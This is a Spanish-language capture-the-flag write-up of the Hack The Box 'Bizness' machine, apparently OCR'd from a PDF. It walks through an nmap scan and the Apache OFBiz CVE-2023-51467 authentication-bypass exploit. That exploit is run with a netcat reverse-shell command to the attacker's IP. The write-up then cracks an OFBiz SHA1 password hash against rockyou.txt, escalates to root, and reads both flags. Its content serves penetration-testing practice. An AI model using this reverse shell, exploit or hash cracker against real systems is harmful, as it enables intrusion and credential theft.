
-**vvv**: Esto aumenta el nivel de verbosidad del comando. Cuantos más v agregues, más verboso será el comando y más detalles proporcionará durante el escaneo.


-n: Esta opción le indica a Nmap que no realice resolución de DNS inversa durante el escaneo. Esto acelera el escaneo al evitar la resolución de nombres de host.

-pn: Esta opción le indica a Nmap que no realice el escaneo de hosts, incluso si cree que están activos. Útil cuando se sabe que el host está inactivo, pero se desea escanear los puertos.


-oN escaneo: Esto especifica que la salida del escaneo se guarde en un archivo con el nombre "escaneo". El formato de salida es en formato normal de Nmap, que es legible por humanos.

2. Después del escaneo podemos ver a simple vista que la maquina tiene puerto 80 abierto, por lo tanto, esta debe tener un servicio web, así que colocamos la ip en el navegador, y ya teniendo acceso aquí podemos verificar que nos puede ayudar para acceder.



kali-linux-2023.4-vmware...
10.10.14.30
7:20
Hack The Box :: Hack The
New Tab
10.10.11.252
http://10.10.11.252/ — Visit
This time, search with:
Kali Linux
Kali Tools
Search the web
app.hackth...
hackthebox
YouTube
Facebook
Wikipedia
Reddit
Amazon
Twitter


kali-linux-2023.4-vmware...
10.10.14.30
7:20
Hack The Box :: Hack The
BizNess Incorporated
https://bizness.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BizNess
HOME
ABOUT US
SERVICES
CONTACT
Welcome to BizNess Incorporated
Discover the essence of corporate excellence with BizNess Incorporated. Our commitment to innovation and quality sets us apart in the dynamic business world. Join us on a journey of professional growth and unparalleled success. Your future starts here.
Get Started

3. Una vez en la página, navegando hasta el fondo de esta, encontramos una información que nos puede ayudar.



Investigando un poco encontramos que apache OFBiz posee una vulnerabilidad, nos encontramos con este repositorio de github.



4. El repositorio contiene un script de explotación, este es un script escrito para aprovechar la vulnerabilidad CVE-2023-51467. Presumiblemente, este script explota la vulnerabilidad para realizar una acción específica, como eludir la autenticación o realizar otras actividades maliciosas en el sistema afectado. Por lo tanto, vamos a proceder a clonarlo, para aprovecharnos de esto.

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# git clone https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass.git
Cloning into 'Apache-OFBiz-Authentication-Bypass' ...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
Receiving objects:  28% (4/14), 45.57 MiB | 4.25 MiB/s
```

5. El mismo repo nos da el comando necesario para utilizar el ***exploit***

Run command on the remote server:

```
python3 exploit.py --url https://localhost:8443 --cmd 'CMD'
```

6. Nos movemos a la carpeta donde está el exploit

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# ls
Apache-OFBiz-Authentication-Bypass  escaneo  lab_NEXUSJR.ovpn  web

┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# cd Apache-OFBiz-Authentication-Bypass

┌──(root㉿kali)-[/home/…/Documents/maquinas/vpn/Apache-OFBiz-Authentication-Bypass]
└─# ls
exploit.py  README.md  xdetection.py  ysoserial-all.jar

┌──(root㉿kali)-[/home/…/Documents/maquinas/vpn/Apache-OFBiz-Authentication-Bypass]
└─#
```

7. Utilizamos el comando que ya habíamos mencionado, solo que lo adaptamos para nuestro caso específico. Pero primero ejecutamos el comando que nos permita escuchar lo que habrá en el puerto que especificamos para el exploit

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# nc -lnvp 4445
listening on [any] 4445 ...
```

Ahora si ejecutamos el comando

```
┌──(root㉿kali)-[/home/…/Documents/maquinas/vpn/Apache-OFBiz-Authentication-Bypass]
└─# python3 exploit.py --url https://bizness.htb/ --cmd 'nc 10.10.14.30 4445 -e /bin/bash'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
```

Y vemos que en el puerto que le indicamos se estableció la conexión, ósea que ahora ya estamos adentro de la máquina.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.252] 49804
```

Si quisiéramos saber que usuario somos colocamos whoami y veremos que somos el usuario:

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.252] 51476
whoami
ofbiz
```

8. El siguiente paso es obtener las flags de usuario y root. Para el primero nos dirigimos a la carpeta de home, nos vamos a nuestro usuario y dentro encontraremos un archivo txt que se llamara user.txt en donde encontraremos la primera flag.

```
ofbiz@bizness:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
ofbiz@bizness:/$ cd home
cd home
ofbiz@bizness:/home$ ls
ls
ofbiz
ofbiz@bizness:/home$ cd ofbiz
cd ofbiz
ofbiz@bizness:~$ ls
ls
user.txt
ofbiz@bizness:~$ cat user.txt
cat user.txt
d021f7778dc549556ab0b3a2599ef86a
ofbiz@bizness:~$
```

9. Ahora para encontrar la segunda flag, la del root, podemos ver si encontramos archivos que nos puedan ayudar, que tengan coincidencias con la palabra password por ejemplo, para eso usamos el siguiente comando.

```
ofbiz@bizness:/opt/ofbiz$ grep -arin -o -E '(\w+\W){0,5}Password\w+\W){0,5}' .
```

grep: Este es el comando utilizado para buscar patrones dentro de archivos.

-arin: Son opciones para grep:

-a o --text: Trata los archivos binarios como archivos de texto.

-r o --recursive: Busca recursivamente en los subdirectorios.

-i o --ignore-case: Realiza una búsqueda insensible a mayúsculas y minúsculas.

-n o --line-number: Muestra los números de línea donde se encuentra la coincidencia.

-o: Opción que indica a grep que solo muestre la parte de la línea que coincide con el patrón, en lugar de toda la línea.

-E: Habilita el uso de expresiones regulares extendidas (ERE) en lugar de la búsqueda de patrones básica.

'(\w+\W){0,5}Password\w+\W){0,5}': Esta es la expresión regular que describe el patrón de búsqueda:

(\w+\W){0,5}: Coincide con hasta 5 palabras seguidas de caracteres no alfanuméricos (espacios, signos de puntuación, etc.).

Password: La palabra que se está buscando.

\w+\W: Coincide con una palabra seguida de un carácter no alfanumérico.

{0,5}: Cuantificador que indica que el patrón anterior (un conjunto de palabras y caracteres no alfanuméricos) puede aparecer de 0 a 5 veces, lo que significa que buscará hasta 5 palabras antes y después de "Password".

.: Es el directorio desde el que comenzará la búsqueda. En este caso, es el directorio actual.


10. Encontramos un directorio que nos llama la atención

```
asswords
./framework/service/src/main/java/org/apache/ofbiz/service/ServiceDispatcher.java:944:passwords
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1310:Element passwordAttr
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1311:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1312:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1313:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1314:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1315:passwordAttr.
./framework/service/src/main/java/org/apache/ofbiz/service/ModelService.java:1316:documentation.appendChild
passwordAttr)
./framework/resources/templates/AdminUserLoginData.xml:22:PasswordChange=
./framework/common/config/SecurityUiLabels.xml:295:PasswordVerify"
./framework/common/config/SecurityUiLabels.xml:406:PasswordVerify"
./framework/common/config/SecurityUiLabels.xml:421:passwordHint"
./framework/common/config/SecurityUiLabels.xml:432:PasswordChange"
./framework/common/config/CommonUiLabels.xml:5183:PasswordHint"
./framework/common/config/CommonUiLabels.xml:7297:PasswordVerify"
./framework/common/config/CommonUiLabels.xml:8639:PasswordChange"
./framework/common/config/SecurityextUiLabels.xml:23:password_request_error_missing_fields"
./framework/common/config/SecurityextUiLabels.xml:27:password_request_error_not_valid_parameters"
./framework/common/config/SecurityextUiLabels.xml:31:password_request_error_technical_error"
./framework/common/config/SecurityextUiLabels.xml:35:password_request_success"
./framework/common/config/SecurityextUiLabels.xml:54:password_change_history"
```

Ahora si nos movemos a ese directorio encontramos el archivo, donde al parecer tenemos la información de login del usuario root.

```
ofbiz@bizness:/opt/ofbiz$ cd framework
cd framework
ofbiz@bizness:/opt/ofbiz/framework$ ls
ls
base      component-load.xml  entity     minilang   service    webapp
catalina  datafile            entityext  resources  start      webtools
common    documents           images     security   testtools  widget
ofbiz@bizness:/opt/ofbiz/framework$ cd resources
cd resources
ofbiz@bizness:/opt/ofbiz/framework/resources$ ls
ls
fonts  templates
ofbiz@bizness:/opt/ofbiz/framework/resources$ cd templates
cd templates
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ ls
ls
AdminNewTenantData-Derby.xml       index.jsp
AdminNewTenantData-MySQL.xml       Menus.xml
AdminNewTenantData-Oracle.xml      ofbiz-component.xml
AdminNewTenantData-PostgreSQL.xml  README.txt
AdminUserLoginData.xml             Screens.xml
build.gradle                       SecurityGroupDemoData.xml
CommonScreens.xml                  SecurityPermissionSeedData.xml
controller.xml                     services.xml
```

Si vemos lo que tiene el archivo veremos, que encontramos la contraseña, pero esta se encuentra encriptada.



Para desencriptar esta clave vamos a usar un código de Python

```python
import hashlib
import base64
import os
def cryptBytes(hash_type, salt, value):
    if not hash_type:
        hash_type = "SHA"
    if not salt:
        salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
    hash_obj = hashlib.new(hash_type)
    hash_obj.update(salt.encode('utf-8'))
    hash_obj.update(value)
    hashed_bytes = hash_obj.digest()
    result = f"${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}"
    return result
def getCryptedBytes(hash_type, salt, value):
    try:
        hash_obj = hashlib.new(hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
    except hashlib.NoSuchAlgorithmException as e:
        raise Exception(f"Error while computing hash of type {hash_type}: {e}")
hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'
with open(wordlist,'r',encoding='latin-1') as password_list:
    for password in password_list:
        value = password.strip()
        hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
        # print(hashed_password)
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')
```

¡Y obtenemos la contraseña!

```
Found Password:monkeybizness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
```


Ahora nos pasamos como usuario root


```
ofbiz@bizness:/$ su
su
Password: monkeybizness

root@bizness:/# 
```

11. Ahora podemos obtener la segunda flag.


```
root@bizness:/# ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
root@bizness:/# cd root
cd root
root@bizness:~# ls
ls
root.txt
root@bizness:~# cat root.txt
cat root.txt
eba29069cb468405830f5cb91255007c
root@bizness:~# 
```

12. Por ultimo para dar por finalizado este hackeo, introducimos las dos flags en ***hackthebox***






¡Y lo logramos!

